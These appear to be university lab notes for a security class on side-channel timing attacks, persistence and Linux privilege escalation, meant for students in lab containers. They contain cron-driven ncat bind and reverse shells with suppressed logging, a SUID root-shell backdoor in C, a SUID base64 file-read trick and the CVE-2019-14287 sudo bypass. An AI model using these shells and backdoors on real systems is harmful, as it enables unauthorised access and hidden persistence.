

🎃 PRIVILEGE ESCALATION, PERSISTENCE, SIDE-CHANNEL ATTACKS 🎃



October 30, 2025

“The one where we expand our foothold ”

Credits

Content: Muris Sladić, Sebastian Garcia, Veronica Valeros,
Maria Rigaki, Martin Řepa, Lukáš Forst, Ondřej Lukáš

Illustrations: Fermin Valeros

Introduction video: Art Fermin Valeros, Production: Veronica Valeros

Design: Veronica Garcia, Veronica Valeros, Ondřej Lukáš

Music: Sebastian Garcia, Veronica Valeros, Ondřej Lukáš

CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová


Audio files, 3D prints, and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2025-6
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
MATRIX	https://matrix.bsy.fel.cvut.cz/
CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
PASSCODE FORM (MOOC STUDENTS)	https://bit.ly/BSY-MOOCPasscode
FEEDBACK	https://bit.ly/BSY-Feedback
LIVESTREAM	https://bit.ly/BSY-Livestream
INTRO Animation	https://bit.ly/BSY-IntroVideo
VIDEO RECORDINGS PLAYLIST	https://bit.ly/BSY-Recordings

Results from the survey of the last class (14:35, 2m)


How was the pace of the class?

18 responses




Were you able to follow what the teacher explained during class?

18 responses



Pioneer Prize for Assignment 6 (14:37, 2m)

1 st Place	2 nd Place	3 rd Place
		
Raspberry Pi Pico 2 WH	Smart RGB bulb with WIFI	ESP8266 D1 Mini Development Board (Wi-Fi)
hollmmax	kupkajan	zahorto2

Parish notices (14:39, 2m)

1. Assignments 1-4 will stop on the 30th midnight (Prague time).
2. Online students, make sure you pull the changes and start class 6
3. To gain time
 - a. MOOC Students, install [build-essentials](#).
 - b. MOOC Students, install the [timing demo](#).

Class outline

1. [Side Channel Attacks](#)
2. [Gaining Persistence](#)
3. [Privilege Escalation](#)
4. [Staying under the radar](#)

Side Channel Attacks (14:41, 4m)

A **side-channel attack** extracts secret information from a system by observing **indirect** signals produced while the system operates — not by breaking the algorithm mathematically, but by measuring **unintended leakage** (time, power, electromagnetic emissions, sound, cache behavior, etc.)

Types of side-channel attacks

Electromagnetic (EM)

EM Key Extraction: **capturing** electromagnetic emissions from a computer's CPU while it performs encryption. Electromagnetic **radiation** can reveal patterns that allow the attacker to deduce cryptographic keys.

Acoustic

Acoustic attacks involve using a highly sensitive microphone to **capture** the sound produced by a computer's **components** during cryptographic operations. The sound of electrical activity can provide clues about the operations and key. Sound of a [keystroke](#) ([code](#)).

Power

Smart Card Power Analysis: Attackers **monitor the power consumption** of a smart card while it performs cryptographic operations, such as RSA encryption. Variations in power usage can provide information about the key used for encryption. [Example](#) of breaking AES with correlation power analysis.

Timing (14:45, 15m)

The basic idea is that different data can cause a program or system to run **faster or slower**, and by carefully observing these small timing differences, an attacker can infer what data is being processed.

Timing Side Channel Attack

Consider the following piece of code as vulnerable server:

```
1 def check_password(password: str, correct_password: str) -> bool:
2     if len(password) != len(correct_password):
3         return False
4     for a, b in zip(password, correct_password):
5         if a != b:
6             return False
7     return True
```

This [server.py](#) generates a random 5–6 digit password and exposes two FastAPI endpoints: `/login/vuln/` compares length then checks each character with a small `time.sleep()` between checks (creating a measurable timing side channel), while `/login/safe/` is the same login but without the time problem.

What is wrong with it? Can we take advantage of it?

This vulnerable checker compares the password **byte-by-byte** (with a small **sleep** on each successful character to push the demo), an attacker can **measure response times** and learn which prefix characters are correct. Longer responses indicate more matched characters.

Attack this vulnerable server

We will use a timing attack to find a password to access this server. We know that the server is using the code above to verify passwords. Let's take advantage of it and measure the response time in repeated attempts to log in.

Code is in [/data/timing-demo](#)

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

1. `cp -r /data/timing-demo/ ~/`
2. Run the vulnerable server
 - Start tmux for the server:
 - `tmux new -s sca_server`
 - Install dependencies
 - `cd timing-demo`
 - `apt install python3.12-venv` (ignore errors)
 - `python3 -m venv sca-venv`
 - `source sca-venv/bin/activate`
 - `pip install -r requirements.txt`
 - start server
 - `uvicorn server:app --host="0.0.0.0" --port=8000`
 - **uvicorn**: a fast Asynchronous Server Gateway Interface server for Python (runs async frameworks like FastAPI, Starlette, Quart, etc.).
 - Detach from tmux

- CTRL+B D

CTU Students: Docker container. ▾

- Share your IP address in Matrix channel **#ctu-students** so others can attack you.
- **Find a friend to attack in that channel, get their IP.**
- Attack!:
 - `cd timing-demo`
 - `source sca-venv/bin/activate`
 - `pip install requests numpy`
 - Timing attack
 - `python3 client.py --server="http://<IP-OF-YOUR-FRIEND>"`
 - You should see how the timing attack can find out the password fast.
 - Bruteforx cing:
 - `python3 client.py --server="http://<IP-OF-YOUR-FRIEND>" --mode="bruteforce"`

MOOC Students: SCL HackerLab ▾

- Outside the tmux, activate the env
 - `cd timing-demo`
 - `source sca-venv/bin/activate`
- First, try the timing attack:
 - `python3 client.py`
 - You should see how the timing attack can find out the password fast.
- Second attempt, brute-forcing to compare how it looks when searching all possibilities
 - `python3 client.py --mode="bruteforce"`

What's faster? What are the benefits and downsides of this approach?

This attack script performs a **timing** attack on a **web login** by sending many password **guesses**, measuring each response **time**, and **statistically inferring** the correct password length and characters—**longer response times indicate partial matches**—using repeated requests, outlier detection, and optional brute-force for final confirmation.

Check it worked

- Since it is a probabilistic attack, it can fail!
- Check if you have something **like**
 - Connecting with password: '214861' - SUCCESS:True
- If not, you can increase the num_attempts to 100
 - `password = find_password(URL, vocab, pass_len, num_attempts=50, mode="full")`

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

Don't forget to stop the server when you finish the attack

1. `tmux a -t sca_server`
2. `CTRL+C`
3. `exit`

Examples of real-world side channel attacks (15:00, 7m)

Rowhammer attacks (HW-based side channel attack)¹


The Rowhammer attack is a hardware-based vulnerability in DRAM memory, where **repeatedly accessing** (or "hammering") a specific row of memory cells causes electrical interference in adjacent rows, which can flip bits and alter data.

¹

<https://www.blackhat.com/docs/us-15/materials/us-15-Seaborn-Exploiting-The-DRAM-Rowhammer-Bug-To-Gain-Kernel-Privileges.pdf>

It allows attackers to potentially corrupt data or manipulate critical information in memory, leading to privilege escalation, data breaches, or unauthorized access.

Rowhammer exploits can be especially dangerous in shared environments, like cloud services, where attackers may target memory to gain access to other users' data or escalate privileges within the system. Example graph².



Meltdown Attacks

A hardware side-channel attack that lets an **unprivileged** user process **read privileged** kernel memory (and other processes' memory) by abusing out-of-order and speculative execution on many CPUs.

Steps:

1. Triggering Speculative Execution

- Modern CPUs execute instructions speculatively (and out of order) to keep pipelines full.
- Some speculatively executed instructions may access privileged memory before the CPU checks privilege.
- The attacker's code triggers speculative execution of an unauthorized memory location, loading privileged data into the CPU cache.

2. Data Loaded into Cache

- Even though the access is blocked, sensitive data now remains in the CPU cache as a side effect of speculative execution. (Data access is never provided to the attacker.)

3. Cache Timing Attack:

- The attacker uses cache timing techniques (like Flush+Reload or Prime+Probe) to measure memory access times, revealing which data was cached.

4. Extracting Data:

² <https://thehackernews.com/2018/06/android-rowhammer-rampage-hack.html>

- a. By repeating this process for different memory locations, the attacker infers the sensitive data, one cache line at a time.

The latest PoC can read up to 500Kbyte/s of kernel memory

Spectre Attack

Spectre exploits *speculative execution* and **branch prediction** to trick the CPU (firmware) into **executing** code paths that would normally be inaccessible, enabling an attacker to **extract** sensitive information from memory.

Spectre 1 concept:

Bounds Check Bypass

```

struct array { uint32 length; char data[]; };

struct array a = ... /* array of size 400 */
struct array b = ... /* array of size 512 */

offset = .. // untrusted offset from user
if (offset < a->length) {
    v = a->data[offset];
    i = (v & 0x01) * 4096;
    x = b->data[i];
}

```



User code is allowed to read/write these arrays.

Bounds check should prevent reading beyond end of array a

Speculative execution may run this anyway; flushes pipeline when test fails. Use same cache side-channel as meltdown to reveal contents of out-of-bounds data.

(source Alan Turing Institute, Meltdown and Spectre - Professor Mark Handley, UCL)

How does it work?

1. **Mistraining the Branch Predictor:**
 - a. An attacker repeatedly runs the code with **valid inputs** so that the branch predictor learns the pattern “the condition is true”.
2. **Speculative Execution of Victim Code:**
 - a. Then the attacker runs it once with a **malicious** input that is *out of bounds*. The CPU, following the previous pattern, *speculatively* executes the body of the if-statement before the bounds check resolves.

- b. Speculative execution may include accessing sensitive data, such as secret keys, passwords, or private memory, which would normally be protected and inaccessible to the attacker.
3. **Leaving Side-Channel Traces**
 - a. While the results of speculative execution are eventually discarded (once the CPU realizes the branch prediction was wrong), side effects of the execution—such as changes to the CPU cache—remain.
4. **Extracting the Data**
 - a. The attacker then uses a cache-timing side-channel attack (such as Flush+Reload or Prime+Probe) to infer the values of the sensitive data. By measuring how long it takes to access certain memory locations, the attacker can determine which data was speculatively loaded into the cache.

AI View: Token-length side-channel attack in LLMs

- LLM side-channel attack using the length of packets
 - Recently, researchers have discovered a method for extracting the text you send and receive to a cloud LLM by capturing packets and utilizing another LLM for prediction³⁴⁵.
 - Steps
 - Capture the traffic between an LLM and a client asking.
 - Be sure the client asks in stream mode.
 - Each token goes in one packet, which has a length
 - They trained an LLM model to predict which token was used based on the length and sequence.

Gaining Persistence (15:07, 2m)

Once you have access to a computer, it is important to **keep** that access.

1. Why do we need persistence?
 - a. The original vulnerability has been detected and solved.
 - b. Changes in configurations and updates.
 - c. Need to hide the origin access method.
 - d. Some exploits work only once.
 - e. Be sure you have access after a reboot.
2. How can we get persistence (according to **MITRE**)
 - a. Account manipulation (change passwords)
 - b. Create accounts
 - c. Boot or logon autostart execution (we saw this)

³ <https://cdn.arstechnica.net/wp-content/uploads/2024/03/LLM-Side-Channel.pdf>

⁴ <https://www.youtube.com/watch?v=UfenH7xKO1s>

⁵ https://github.com/royweiss1/GPT_Keylogger

- d. Install browser extensions
- e. Compromise executable binaries in the system.
- f. Create or modify system processes
- g. Event-triggered execution (like login)
- h. Scheduled task/job
- i. etc.

Example 1 - Remote shell with CRON (15:09, 6m)

Goal: To automatically open a port in a victim's computer following a schedule, so the attacker can connect to it.

- We will simulate that you accessed a remote computer with the user **myvictim**.
- Then, you set up the port opening with CRON.
- Then, you connect to it from your Attacker's Docker.

Victim Computer



1. Open port 9000 with ncat, executes a shell

Attacker



2. Uses ncat to connect to open port

3. connects to opened port
(and receives a shell)

Prepare yourself to be the victim of someone else

You are going to open your computer

CTU Students: Docker container. ▾ MOOC Students: SCL HackerLab ▾

1. Start a tmux for the victim
 - a. `tmux new -s victim`
2. This step is only for MOOC Students: Class Container ▾

- a. Connect to the host that is the Class Container
- b. `ssh root@172.20.0.98`
 - i. Password: `admin`

CTU Students: Docker container. ▾

MOOC Students: Class Container ▾

3. Create a new user `myvictim`
 - a. `adduser myvictim` (choose a password you remember)
4. Share your IP in Matrix (and search for a friend to attack)
 - a. `ifconfig`
5. Switch to user `myvictim`
 - a. `su - myvictim`
6. Open port 9000 using ncat with a shell using CRON.
 - a. `crontab -e`
 - b. Add the line
 - i. `* * * * * ncat -l 9000 -k -c /bin/bash >/dev/null 2>&1 &`
 1. `-l 9000` → listen on port 9000.
 2. `-k` → keep listening after a client disconnects.
 3. `-c /bin/bash` → run `/bin/bash` for each connection.
 4. `>/dev/null 2>&1` → Redirects both standard output (stdout) and standard error (stderr) to `/dev/null`. This ensures no output or errors are logged by cron.
 5. The final `&` puts it in the background so cron doesn't wait for it to finish.
 - c. Save the file edit of `crontab -e`
- Leave the victim's tmux
 - `CTRL+b d`

Now, CTU students are offering a shell to others, and MOOC students have opened a shell in the victim's computer (Class Docker).

Attack the victim! (15:15, 2m)

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

- Start a tmux to be the attacker

- `tmux new -t attacker`

CTU Students: Docker container. ▾

- `ncat <VICTIM-IP-from-Matrix> 9000`

MOOC Students: SCL HackerLab ▾

- `ncat 172.20.0.98 9000`

- You will not see a prompt, but try to run commands:

- `ls -lah`

- `ps`

- `w`

What are the pros/cons of this approach? What can break? How would you stop this? Can we do any better?

Example 2 - Reverse shell with CRON (15:17, 8m)

Goal: To automatically make a victim's computer connect to an open port in the Attacker's computer.

- We will simulate that you accessed a remote computer with the user **myvictim**.
- Then, as an attacker, you open a port in your computer.
- Then, you set up an outgoing connection from the victim with CRON to the opened port.

The difference is in who starts the new connection.

Victim Computer



2. Uses ncat with a shell to connect to the attacker's port

Attacker



1. Open port 9000 with ncat

3. connects to opened port
(and sends shell)

CTU Students: Docker container. ▾

1. Put your IP address in Matrix.
2. Get the IP of a friend!

Preparation as a Victim to send a Shell

CTU Students: Docker container. ▾

MOOC Students: Class Container ▾

1. Create a new tmux for the victim (if you don't have a previous one)

a. `tmux new -t victim`

b. `su - myvictim`

2. Edit cron

a. `crontab -e`

CTU Students: Docker container. ▾

3. Connect to your friend's IP and offer them a shell

a. `* * * * * ncat <friends IP> 9000 -c /bin/bash >/dev/null 2>&1 &`

- i. Similar to the previous one, but with an IP to connect and port 9000.

MOOC Students: Class Container ▾

3. Connect to Class Container

a. `ssh root@172.20.0.98`

- i. Password: **admin**

4. `* * * * * ncat 172.20.0.2 9000 -c /usr/bin/bash >/dev/null 2>&1 &`

- a. Similar to the previous one, but with an IP to connect and port 9000

4. Save.

Preparation as Attacker

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

- If you have them, close all your previous tmux sessions
 - a. `tmux a -t attacker`
 - b. `CTRL + C`
- Create a new attacker tmux
 - a. `tmux new -t attacker`
- Open the port in the **attacker's** host and wait
 - a. `ncat -l 9000 -k -vv`

As an **attacker**, wait until someone gives you a shell and try to run commands.

You only know by trying commands!

Extra: More ideas (15:25, 2m)

- [PayloadsAllTheThings - Persistence](#)
- [Reverse SSH](#) (Similar to the reverse shell with ncat)
- [Add TLS to netcat with --ssl](#)
- Use port 443/TCP and not 9000
- Automate! (Class on Malware and C&C)

Ncat as a chatting mechanism (15:27, 3m)

Only CTU students here, MOOC students you can try with friends in your network.

- I will create the chat server in a new tmux:
 - `ncat -k -l 9999 --broker --chat`
- Everyone, try to connect to my IP and chat!
 - `ncat 172.20.0.3 9999`

~~~~ 🎃 **First Break!** 🎃 ~~~~ (15:30, 10m)

## Privilege Escalation (15:40, 8m)

**Privilege escalation** is when an actor (user, process, or malware) gains higher-level permissions than they're supposed to have. In other words, they move from a **lower-privilege** context to a more **powerful** one.

### Do you need root?

- **Most probably not.** Almost nobody really needs it. If you don't need it, better.
- When you don't need root?
  - Any attack that abuses **resources** (CPU, memory, disk, bandwidth, etc.)
    - Want to execute a miner?
      - You just need JS in a webpage, not even a compromise.
      - If you compromise, a normal user is enough.
  - To install a server in a **non-privileged port** (not 0-1024) (persistence!)
  - IoT. Same idea. Just execute and use the bandwidth.
  - What about APTs?
    - It's better if you are not root, since administrator access is monitored more closely.
  - Lateral Movement
  - Access local DB
  - Web-shells

- When do you need root?
  - Install global programs (not only for you)
  - Modify the kernel
  - Sniff packets (sometimes)
  - Use restricted ports
  - Delete your traces (sometimes)
  - Add users (more persistence)
  - Lateral movement by reading the host computer
    - In Windows, if you are an administrator, you can read credentials/hashes from memory (See Volatility<sup>6</sup>).

## Finding ways to escalate privileges

- Check the checklist of techniques: [Linux - Privilege Escalation checklist](#)
- Get as much information as you can about every part of the system.
- Login brute forcing
- Social engineering
- Local exploits in the kernel
  - Example from 2022:  
<https://www.openwall.com/lists/oss-security/2022/10/13/2>
- Local exploits in programs
- Misconfigurations
  - SUID binaries

## SUID Binaries (15:48, 5m)


SUID binaries are files with special bits set in their permissions.

Consider the following example problem:

- Passwords are stored in `/etc/shadow`. Only `root` can read and modify the file. How can a non-privileged user change their password?

---

<sup>6</sup> <https://volatilityfoundation.org/>



(Credit: <https://tonydeng.github.io/>)

- **SetUID:** The **process** is created with the 'user permissions' of the user owner of the file.
- **SetGID:** The **process** is created with the 'group permission' of the user owner of the file.
- **Sticky Bit:** Files in a directory with the sticky bit can only be deleted by their owners (such as in /tmp).

Examples of SUID binaries commonly found in Linux systems:

- passwd
- sudo
- su
- umount
- mount
- newgrp
- chfn
- gpasswd

## How to find them in your system?

- `find / -perm -u=s -type f -exec ls -la {} 2>/dev/null \;`
  - `/ ->` search everywhere (start from the root folder)
  - `-perm -u=s ->` Match files whose **owner** (user) permission has the **setuid** bit set.
  - `-type f ->` search for files (skip directories and special files)
  - `-exec ls -la {} ->` execute “ls -la” with filename(s) found
  - `2>/dev/null ->` discard stderr
- Alternatively:
  - `find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;`

## How do we set the SUID bit?

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

- Command
  - a. `chmod 4755 <file>`
  - b. `chmod +s <file>`
- You can use this technique to create a type of ‘backdoor’ if you ever gain root access

## Extra! Backdoor SUID example (15:53, 5m)

MOOC Students: SCL HackerLab ▾

Get the binary with

- `wget --no-check-certificate "https://docs.google.com/uc?export=download&id=1fd-LVZNGc1kd2jpkp0qkM9MkJyBVXTB" -O /tmp/suid_example`

CTU Students: Docker container. ▾

You can compile it with

- Create a file with this content in `/tmp/suid_example.c`

```
int main(void){
    setresuid(0, 0, 0);
    system("/bin/sh");
}
```

- Compile it

a. `gcc /tmp/suid_example.c -o /tmp/suid_example`

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

- Make root owner (if necessary)

a. `chown root:root /tmp/suid_example`

- Give execution permission (if necessary)

a. `chmod +x /tmp/suid_example`

- Enable SUID bit (if necessary)

a. `chmod +s /tmp/suid_example`

- Change into the user **myvictim** (create if necessary)

a. `su - myvictim`

b. `id`

- Execute

a. `/tmp/suid_example`

b. `id`

## GTFOBins (15:58, 5m)

The GTFOBins is a collection of binary files that the community knows how to ‘escape’ into, allowing them to do things they are not meant to do.

We can exploit them to ~~get the f\*\*k~~ break out restricted shells, escalate or maintain elevated privileges: <https://gtfobins.github.io/>

### What are restricted shells?

A restricted shell in Linux **limits user** commands and actions, such as changing directories or executing specific files. For example, in **rbash** (restricted bash), the user can't run commands outside their home directory.

Let's see an example from the GTFO bins page. Base64 binary and what can happen if it is misconfigured.

CTU Students: Docker container. ▾

MOOC Students: SCL HackerLab ▾

1. Create a very secret file
  - a. `echo "hello BSY class" > /tmp/secret_file.txt`
2. Set permissions so only the owner (root)
  - a. `chmod 400 /tmp/secret_file.txt`
3. Create a copy of the base64 binary with the SUID bit set
  - a. `install -m =xs $(which base64) /tmp/base64_bad`
    - i. A standard Unix command (from GNU coreutils) used to copy files and set ownership/permissions in one step.
    - ii. `=xs` means the new file will be SUID + executable for all.
4. Switch to **myvictim** user
  - a. `su - myvictim`
5. Try to read the secret file
  - a. `cat /tmp/secret_file.txt`
6. Use the newly created base64\_bad to read the file
  - a. `/tmp/base64_bad /tmp/secret_file.txt | base64 --decode`

## SUDO issue CVE-2019-14287 (16:03, 10m)

CVE-2019-14287 is a **sudo policy-bypass** bug discovered in 2019. In affected sudo versions, a user who already had a specific kind of sudo permission (allowed to run commands "as any user except root") could trick sudo into running the command **as root** anyway by giving a specially crafted numeric user id.

Sudo accepts a numeric UID parameter that you supply (via the `-u` option). In the buggy code, requesting UID -1 was interpreted incorrectly and became UID 0 (root).

## Preparation for SUDO

MOOC Students: SCL HackerLab ▾

Install build-essentials in SCL

- `apt update`
- `apt install build-essential`

CTU Students: Docker container. ▾

We need to uninstall the good version of sudo first.

- `dpkg -r sudo`
- `mv /etc/sudoers /etc/sudoers.bak`
- `mv /etc/sudoers.d /etc/sudoers.d.bak`

## Exploit SUDO

CTU Students: Docker container. ▾ MOOC Students: SCL HackerLab ▾

1. Download and extract the vulnerable sudo

```
a. wget https://www.sudo.ws/dist/sudo-1.8.27.tar.gz -O
   /tmp/sudo.tar.gz && tar xzf /tmp/sudo.tar.gz -C /tmp/
```

2. Compile and install the vulnerable sudo in Docker:

```
a. cd /tmp/sudo-1.8.27
```

```
b. ./configure
```

```
c. make && make install
```

d. If the compilation failed

i. Edit `/etc/sudoers`

ii. Comment out the last line, so it is

```
1. ## @includedir /etc/sudoers.d
```

iii. Recompile

```
1. make && make install
```

iv. Use visudo or, in an emergency, use vi directly.

3. Let's add a vulnerable configuration

4. Edit `/etc/sudoers` as root and add
  - a. Use visudo
    - i. `visudo`
  - b. Why not edit by hand?
    - i. Because visudo checks the syntax, and also is one atomic operation
  - c. Enable edit mode with “i”
    1. Insert the following line:
    2. `myvictim ALL=(ALL, !root) /usr/bin/vim`
  - d. Quit editing mode by ESC
  - e. Save file
    - i. `ZZ`
  - f. This means that user **myvictim** may run Vim as any other user but **not** as root.
5. So, user myvictim **can't** normally run vim as root
  - a. Switch to the myvictim user
    - i. `su - myvictim`
  - b. Try to run Vim
    - i. `sudo vim`
  - c. Put the password of myvictim user
  - d. You should get an error like

```
Sorry, user myvictim is not allowed to execute '/usr/bin/vim' as root on
bsy_student_1.
```

6. But, user myvictim can **exploit** the vulnerability and run the binary vim as root now!
  - i. `sudo -u#-1 /usr/bin/vim`
    1. `-u -> run as user <id>`



- a. Try with -1 or 4294967295
  - i. Why 4294967295?????
- 7. Now we have Vim as root, but what next?
  - a. How can you imagine you can exploit this?
    - i. `sudo -u#-1 /usr/bin/vim -c '!sh'`

The password... 🍁

## Automatic finding of all vulnerabilities to escalate with PEASS-ng (16:13, 5m)

